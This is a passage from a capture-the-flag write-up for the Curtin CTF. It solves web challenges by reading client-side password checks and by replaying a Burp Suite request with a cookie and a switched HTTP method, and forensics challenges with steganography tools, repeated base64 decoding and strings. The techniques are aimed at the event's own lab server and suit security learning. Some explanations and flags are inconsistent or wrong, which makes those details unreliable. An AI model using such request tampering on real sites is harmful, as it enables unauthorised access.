'Main\_JS.js' next to it. The report function code is as follows:

```
function report()
{
    inputData = document.getElementById("pswd");

    var inputVal = inputData.value;
    if (inputVal.length != 10) {
        console.log("Fail : input not 10 chars")
        return
    }

    let match = inputVal.match("^([0-9])+$")
    if (!inputVal.includes(".",0)) {
        console.log("Fail : . missing")
        return
    }
    else if (match != inputVal)
    {
        console.log(match)
        console.log("Fail : non numerics maybe entered")
        return
    }
    else {
        console.log("Wrong password entered")
    }
}
```


The given JavaScript code defines a function named `report()`. This function appears to be designed to validate an input field in a web page with the id "pswd."

`inputVal` is declared as a variable and assigned the value of the `inputData` element's value, which is the content entered by the user into the input field.

The code checks whether the length of `inputVal` is not equal to 10. If it's not 10 characters long, it logs "Fail: input not 10 chars" to the console and returns, indicating that the input is invalid.

The code attempts to match the content of `inputVal` against a regular expression pattern: `"^([0-9])+$"`. This pattern is designed to check if the input consists of only numeric digits (0-9).

The code also checks if the input contains a period (".") at index 0 (the beginning of the string). If the input does not contain a period at index 0, it logs "Fail: . missing" to the console and returns, indicating that the input is invalid.





So, I manage to get the password is related to circle formula mathematic that is Pi radius. Here is the password looks like. (3.14159265)



#### 4. Content Missing - I (200 POINTS)

Find the missing content.

Url : <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>




Flag: CURTIN\_CTF{C0NGR4TUL4T10N5\_0N\_Y0UR\_H0M3C0M1NG}

## 5. Join The Union (250 POINTS)


Register yourself as hacker in the hacker union.

Url : <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>


Author: @sivagirish




Enter any input so the burpsuite will get an outcome (after registration):




We tried to connect into /g3t\_53cR3t\_fl4g by using the link [http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/g3t\\_53cR3t\\_fl4g](http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/g3t_53cR3t_fl4g)



We need to bypass 'Method Not Allowed' by injecting the cookie which obtained from both item ( same cookie, `53c43t=deeca476f2209104fe972a5ae37fd7bb5ad0ae30` ) to the link [http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/g3t\\_53cR3t\\_fl4g](http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/g3t_53cR3t_fl4g)



Use repeater in burpsuite to enter the link [http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/g3t\\_53cR3t\\_fl4g](http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/g3t_53cR3t_fl4g)




As we can see, we need to change from GET to POST in order to retrieve the flag.

Don't forget to add both cookies

(`53c43t: deeca476f2209104fe972a5ae37fd7bb5ad0ae30`)

Referer: <https://www.hackerman.play> and cache control (Cache-Control: max-age=0)

Remove Upgrade-Insecure-Requests: 1 and change the Accept to Accept: \*/\* and Send:




So, the flag is CURTIN\_CTF{Th15\_Fl4g\_15\_h15hly\_c0nf1d3nt14l}

## FORENSICS CATEGORY

### 1. Hoax (400 POINTS)


The challenge give us a picture of the debit card, so we use stegsolve.jar to get the actual image from that picture.





By looking into this picture using stegsolve, we can get the number. So, we use bin checker to see the actual bank that compatible with the number on the card.

<https://payspacemagazine.com/bin-card/>

 BIN	<b>541919</b>
PAYMENT SYSTEM	<b>MASTERCARD</b>
BANK	<b>HDFC BANK LIMITED</b>
CARD TYPE	<b>DEBIT</b>
CATEGORY	<b>PLATINUM</b>
COUNTRY NAME	<b>INDIA</b>
COUNTRY CODE (ISO2)	<b>IN</b>
COUNTRY CODE (ISO3)	<b>IND</b>
COUNTRY NUMBER	<b>356</b>
BANK WEBSITE	
BANK CONTACT PHONE	

So, we get the clue and get this website bank to check the same image of the card.

<https://www.hdfcbank.com/personal/pay/cards/debit-cards>



## Times Points Debit Card

☐ Add to Compare



Minimum 10% discount on online shopping, lifestyle, entertainment, dining and grocery



Welcome bonus of 500 Times Points on first purchase



2 Times Points on every Rs. 150 spent\*

[APPLY ONLINE](#)

[KNOW MORE](#)

So, the flag is guessing because it was from the description of the challenge.

Debit Card, Numbers and ? Should make sense right ?

Flag Format: CURTIN\_CTF{BrandName\_Name\_Of\_Bank}

Example: CURTIN\_CTF{Aeon\_Affin\_Bank}

**FLAG: CURTIN\_CTF{Debit\_HDFC\_Bank}**

Flag: CURTIN\_CTF{Mastercard\_HDFC\_Bank}

## 2. Weird Text (300 POINTS)

Question : Decode the text given in the file to get the flag.

I noticed the cipher is base64 so we need to decode it.

After several time trying I understand the cipher have many time encode

So I write a code to decode the base64

So I decode it 15 times to get the flag

It's given file **forensic1.txt** to us, and we manage to decode it using base64 in CyberChef.

<https://gchq.github.io/CyberChef/>

The screenshot displays the CyberChef web application interface. On the left, a sidebar contains various tool categories: Operations, Favourites, Data format, Encryption / Encoding, Public Key, Arithmetic / Logic, Networking, Language, and Utilities. The main area is titled 'Recipe' and shows a sequence of 15 'From Base64' operations. Each operation is configured with the 'Alphabet' set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox checked. The 'Strict mode' checkbox is unchecked for all operations. At the bottom of the recipe list, there is a green 'BAKE!' button and an 'Auto Bake' checkbox. The 'Input' section on the right contains a large block of base64-encoded text. The 'Output' section at the bottom right shows the result of the decoding process, which is the flag: `KURTIN_CTF{T00_HUCH_B45364_15_T00_HUCH_T00_H4NDL3}+R}`.

```
import base64

# Define the Base64 encoded string
encoded_string = "Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSWFJteFZVbTVrVmxK

# Decode the string 15 times
for _ in range(15):
    encoded_string = base64.b64decode(encoded_string)

# Convert the final result to a string
decoded_string = encoded_string.decode('utf-8')

# Print the decoded string
print(decoded_string)
```

```
$python3 flag.py
CURTIN_CTF{T00_MUCH_B45364_15_T00_MUCH_T00_H4NDL3}
```

FLAG: CURTIN\_CTF{T00\_MUCH\_B45364\_15\_T00\_MUCH\_T00\_H4NDL3}

### 3. Nice Image!!! (250 POINTS)

Find the flag in the image




So im using strings command to find the flag. **cd folder** and **strings forensic2.jpeg**. The output is so long that we need to filter it using command **strings forensic2.jpeg -n 6 | grep {** 6 means filtering strings that contain more than 6 digits. { means strings containing the { symbol.

```
OK      N4
4%F"
}JCTF{H3X_ED1T0RS_$R3_SO_COOL}
H1?0
\vv$
```

#### 4. Nice Image 2 (150 POINTS)

Find flag in the image:



Using the same method with is using string command to find the flag. cd folder and strings 2.jpg

```
$strings 2.jpg
JFIF
Exif
CURTIN_CTF{k4L1_15_7H3_B357}
```


## 5. Hide and Seek (150 POINTS)

Intel says that there is something hidden "within" and "in" the image.

Luckily for use we found out that the tool used is a commonplace.

Author: @darkraicg492

Given challenge.jpg



```
(kali@kali)-[~/Downloads]
└─$ sudo apt install ./stegseek_0.6-1.deb
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'stegseek' instead of './stegseek_0.6-1.deb'
The following packages were automatically installed and are no longer required:
  gir1.2-gtksource-3.0 gir1.2-javascriptcoregtk-4.0 gir1.2-soup-2.4 gir1.2-webkit2-4.0 gobject-introspection king-phisher libarmadillo11 libavutil57 libblockdev-crypto2 libbl
libblockdev-part2 libblockdev-swap2 libblockdev-utils2 libblockdev2 libcodec2-1.0 libgdal32 libgeos3.11.1 libgfpapi0 libgfrpc0 libgfxdr0 libglusterfs0 libgumbo1 libgupnp-igd
libncurses5 libnfs13 libobjjc-12-dev libplacebo208 libpostproc56 libsoup-gnome2.4-1 libspatialite7 libsuperlu5 libswscale6 libtexluajit2 libtinfo5 libwebsockets17 libyara9 p
python3-boltions python3-cairo-dev python3-cryptography37 python3-flask-security python3-geoip2 python3-geojson python3-graphene python3-graphene-sqlalchemy python3-graphql-
python3-jaraco.classes python3-jdcal python3-maxminddb python3-promise python3-py python3-pytz-deprecation-shim python3-rule-engine python3-rx python3-smoke-zephyr python3-
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  stegseek
0 upgraded, 1 newly installed, 0 to remove and 114 not upgraded.
Need to get 0 B/115 kB of archives.
After this operation, 0 B of additional disk space will be used.
